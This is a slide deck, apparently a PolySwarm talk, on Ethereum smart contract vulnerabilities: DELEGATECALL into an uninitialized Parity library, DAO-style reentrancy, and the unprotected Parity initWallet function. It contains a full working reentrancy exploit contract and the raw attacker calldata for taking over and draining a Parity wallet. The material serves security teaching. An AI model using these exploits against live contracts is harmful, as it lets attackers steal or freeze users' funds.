Smart Contract (in)security

POLYSWARM

polyswarm.io

info@polyswarm.io

This talk covers:

1. Ethereum smart contract vulnerabilities that enable misallocation of funds ...


2. in real contracts ...

3. that have really been exploited in the wild.

This talk *doesn’t* cover:

1. Serpent or Viper contracts (future work!)
2. compiler bugs
3. vulns / exploits involving compromise of exchanges, platforms, or anything that isn’t a contract

DELEGATECALL into Vulnerable Lib




devops199 commented 22 hours ago • edited

I accidentally killed it.

https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

oops … ?

DELEGATECALL into Vulnerable Lib



devops199 @devops199

will i get arrested for this? 😟

0x642483b7936b505dbe2e735cc140f29ddfddb3f3e39efa549707d98e0
e0b18421b

0xae7168deb525862f4fee37d987a971b385b96952

Tienus @Tienus

@devops199 you are the one that called the kill tx?

devops199 @devops199

yes

i'm eth newbie..just learning

qx133 @qx133

you are famous now haha

devops199 @devops199

sending kill() destroy() to random contracts

you can see my history

😟((((((((((((((((((((((((((((((


Xavier @n3xco

can't make an omelet without breaking some eggs


i guess

… maybe not


DELEGATECALL into Vulnerable Lib



```
modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
```




```
// constructor is given number of sigs required to do protected "onlymanyowners" transactions
// as well as the selection of addresses capable of confirming them.
function initMultiowned(address[] _owners, uint _required) only_uninitialized {
    m_numOwners = _owners.length + 1;
    m_owners[1] = uint(msg.sender);
    m_ownerIndex[uint(msg.sender)] = 1;
    for (uint i = 0; i < _owners.length; ++i)
    {
        m_owners[2 + i] = uint(_owners[i]);
        m_ownerIndex[uint(_owners[i])] = 2 + i;
    }
    m_required = _required;
}
```



```
// kills the contract sending everything to `_to`.
function kill(address _to) onlymanyowners(sha3(msg.data)) external {
   suicide(_to);
}
```


DELEGATECALL into Vulnerable Lib



```
// gets called when no other function matches
function() payable {
    // just being sent some cash?
    if (msg.value > 0)
        Deposit(msg.sender, msg.value);
    else if (msg.data.length > 0)
        _walletLibrary.delegatecall(msg.data);
}
```

Parity MultiSig fallback function

DELEGATECALL into Vulnerable Lib



0xf4 DELEGATECALL 6 1

Message-call into this account with an alternative account's code, but persisting the current values for *sender* and *value*.

Compared with CALL, DELEGATECALL takes one fewer arguments. The omitted argument is $\boldsymbol{\mu}_\mathbf{s}[2]$. As a result, $\boldsymbol{\mu}_\mathbf{s}[3]$, $\boldsymbol{\mu}_\mathbf{s}[4]$, $\boldsymbol{\mu}_\mathbf{s}[5]$ and $\boldsymbol{\mu}_\mathbf{s}[6]$ in the definition of CALL should respectively be replaced with $\boldsymbol{\mu}_\mathbf{s}[2]$, $\boldsymbol{\mu}_\mathbf{s}[3]$, $\boldsymbol{\mu}_\mathbf{s}[4]$ and $\boldsymbol{\mu}_\mathbf{s}[5]$.


Otherwise exactly equivalent to CALL except:

$$(\boldsymbol{\sigma}', g', A^+, \mathbf{o}) \equiv \begin{cases} \Theta(\boldsymbol{\sigma}^*, I_s, I_o, I_a, t, & \\ \quad \boldsymbol{\mu}_\mathbf{s}[0], I_p, 0, I_v, \mathbf{i}, I_e + 1) & \text{if} \quad I_v \leqslant \boldsymbol{\sigma}[I_a]_b \ \wedge \ I_e < 1024 \\ (\boldsymbol{\sigma}, g, \varnothing, \mathbf{o}) & \text{otherwise} \end{cases}$$

Note the changes (in addition to that of the fourth parameter) to the second and ninth parameters to the call Θ.

This means that the recipient is in fact the same account as at present, simply that the code is overwritten *and* the context is almost entirely identical.

DELEGATECALL into Vulnerable Lib



DELEGATECALL into Vulnerable Lib

- *Example*: **Parity MultiSig Wallet July 20th 2017 - Nov 7th 2017.** Somewhere between 160 and 300M USD frozen. No fork (so far).

- *Vuln*: All Parity wallets would DELEGATECALL into a single library contract address. **This library itself could be (and hadn't been) initialized. devops199 initialized it, became owner, and used ownership to suicide the library contract.** All Parity MultiSig wallets relying on this contract no longer functioned.


Unhandled Reentrant Control Flow

- *Example*: The DAO. Attacker stole ~$50-60M USD, then Ethereum hard-forked and community split, resulting in Ethereum Classic.

- *Vuln*: **.call.value()()** will forward remaining gas to callee (attacker-authored contract). The attacker's contract then calls back into the vulnerable contract, potentially violating developer expectations. **.send()** and **.transfer()** only forward 2300 gas, which cannot be used to re-enter vuln contract.

- *Exploit*: Author a contract whose fallback function calls back into the caller in a manner that violates expectations.

Unhandled Reentrant Control Flow




```
function splitDAO(
  uint _proposalID,
  address _newCurator
) noEther onlyTokenholders returns (bool _success) {

  // 1) Attacker's contract calls splitDAO()

  // ...

  // 2) Calculate funds to move to attacker-controlled child DAO and create
  // child DAO with calculated funds.
  uint fundsToBeMoved =
      (balances[msg.sender] * p.splitData[0].splitBalance) /
      p.splitData[0].totalSupply;

  if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false)
      throw;

  // ...

  // 3) withdrawRewardFor() issues .call.value()() to attacking contract.
  // Attacking contract calls back into splitDAO. Goto #0.
  withdrawRewardFor(msg.sender);

  // The below line is only reached after the attacking contract has siphoned
  // all funds into a child DAO.

  totalSupply -= balances[msg.sender];
  balances[msg.sender] = 0;
  paidOut[msg.sender] = 0;
  return true;
}
```

vulnerable snippet from the DAO


example & exploit stolen from: https://github.com/trailofbits/not-so-smart-contracts

Unhandled Reentrant Control Flow



```
pragma solidity ^0.4.15;

contract Reentrance {
    mapping (address => uint) userBalance;

    function getBalance(address u) constant returns(uint){
        return userBalance[u];
    }

    function addToBalance() payable{
        userBalance[msg.sender] += msg.value;
    }

    function withdrawBalance(){
        // send userBalance[msg.sender] ethers to msg.sender
        // if mgs.sender is a contract, it will call its fallback function
        if( ! (msg.sender.call.value(userBalance[msg.sender])() ) ){
            throw;
        }
        userBalance[msg.sender] = 0;
    }

    function withdrawBalance_fixed(){
        // to protect against re-entrancy, the state variable
        // has to be change before the call
        uint amount = userBalance[msg.sender];
        userBalance[msg.sender] = 0;
        if( ! (msg.sender.call.value(amount)() ) ){
            throw;
        }
    }

    function withdrawBalance_fixed_2(){
        // send() and transfer() are safe against reentrancy
        // they do not transfer the remaining gas
        // and they give just enough gas to execute few instructions
        // in the fallback function (no further call possible)
        msg.sender.transfer(userBalance[msg.sender]);
        userBalance[msg.sender] = 0;
    }

}
```

example vulnerable contract



```
pragma solidity ^0.4.15;

contract ReentranceExploit {
    bool public attackModeIsOn=false;
    int public was_here=0;
    int public and_here=0;
    int public depook=0;
    address public vulnerable_contract;
    address public owner;

    function ReentranceExploit(){
        owner = msg.sender;
    }

    function deposit(address _vulnerable_contract) payable{
        vulnerable_contract = _vulnerable_contract ;
        // call addToBalance with msg.value ethers
        vulnerable_contract.call.value(msg.value)(bytes4(sha3("addToBalance()")));
    }

    function launch_attack(){
        attackModeIsOn = true;
        // call withdrawBalance
        // withdrawBalance calls the fallback of ReentranceExploit
        vulnerable_contract.call(bytes4(sha3("withdrawBalance()")));
    }


    function () payable{
        // atackModeIsOn is used to execute the attack only once
        // otherwise there is a loop between withdrawBalance and the fallback function
        if (attackModeIsOn){
            attackModeIsOn = false;
                vulnerable_contract.call(bytes4(sha3("withdrawBalance()")));
        }
    }

    function get_money(){
        suicide(owner);
    }
}
```

example exploit contract

Unprotected Critical Function

High Level


- *Example*: **Parity MultiSig Wallet v1.5-1.7.** Black hats stole ~30M. Could have stolen ~200M. White hats stole rest. Alleged black hat wrote a blog post about bad Tinder date. No fork.

- *Vuln*: **WalletLibrary::initWallet()** initializes the wallet owner addresses. It had no visibility decorator, so it was **public**. But **WalletLibrary** != **Wallet**, so it shouldn't have been called with **Wallet** context. Unfortunately, **Wallet::<fallback>** did a catch-all **DELEGATECALL** into **WalletLibrary**. Oops.

Unprotected Critical Function


Critical Code

Despite the comment, **WalletLibrary::initWallet()** is not a constructor. It has no visibility decorator, so it’s **public**.



```
// constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint _daylimit) {
  initDaylimit(_daylimit);
  initMultiowned(_owners, _required);
}
```

Wallet::<fallback> does a catch-all **DELEGATECALL** into **_walletLibrary**, which points to on-chain **WalletLibrary**



```
function() payable {
  // just being sent some cash?
  if (msg.value > 0)
    Deposit(msg.sender, msg.value);
  else if (msg.data.length > 0)
    _walletLibrary.delegatecall(msg.data);
}
```


Unprotected Critical Function

Nitty-Gritty

- enhanced-wallet.sol defines two contracts: Wallet and WalletLibrary. **WalletLibrary** is deployed once for all Parity **Wallet**s. This minimizes deployment storage & gas cost.
- Wallet::Wallet() (**Wallet**'s constructor) initializes the **Wallet**'s owners via a DELEGATECALL to WalletLibrary::initWallet().
- **Wallet::<fallback>()**, when called without Ether (**msg.value**) but with message data (**msg.data**), will **DELEGATECALL** the **msg.data** to **WalletLibrary**.
- **WalletLibrary::initWallet()** has no visibility decorator. Solidity defaults to **public**. Anyone can call this function.
- **DELEGATECALL** will cause execution of a foreign function on *local* state.
- **Wallet**'s local state includes its m_owners array - addresses allowed to transfer funds.
- The attacker calls Wallet::initWallet().
- This function doesn't exist; **Wallet::<fallback>()** is executed.
- **Wallet::<fallback>() DELEGATECALL**s to **WalletLibrary::initWallet()** with the attacker's parameters.
- **WalletLibrary::initWallet()** acts on the local state of **Wallet** and installs the attacker as sole member of **m_owners**.
- Attacker drains contract via Wallet::execute().


Unprotected Critical Function

Exploit



```
Function: initWallet(address[] _owners, uint256 _required, uint256 _daylimit) ***

MethodID: 0xe46dcfeb
[0]:0000000000000000000000000000000000000000000000000000000000000060
[1]:0000000000000000000000000000000000000000000000000000000000000000
[2]:00000000000000000000000000000000000000000000116779808c03e4140000
[3]:0000000000000000000000000000000000000000000000000000000000000001
[4]:000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
```

step 1: attacker makes themselves the owner



```
Function: execute(address _to, uint256 _value, bytes _data) ***

MethodID: 0xb61d27f6
[0]:000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
[1]:00000000000000000000000000000000000000000000116779808c03e4140000
[2]:0000000000000000000000000000000000000000000000000000000000000060
[3]:0000000000000000000000000000000000000000000000000000000000000000
[4]:0000000000000000000000000000000000000000000000000000000000000000
```

step 2: drain all funds via execute()

Unprotected Critical Function
Part Deux: Copypasta Strikes Back

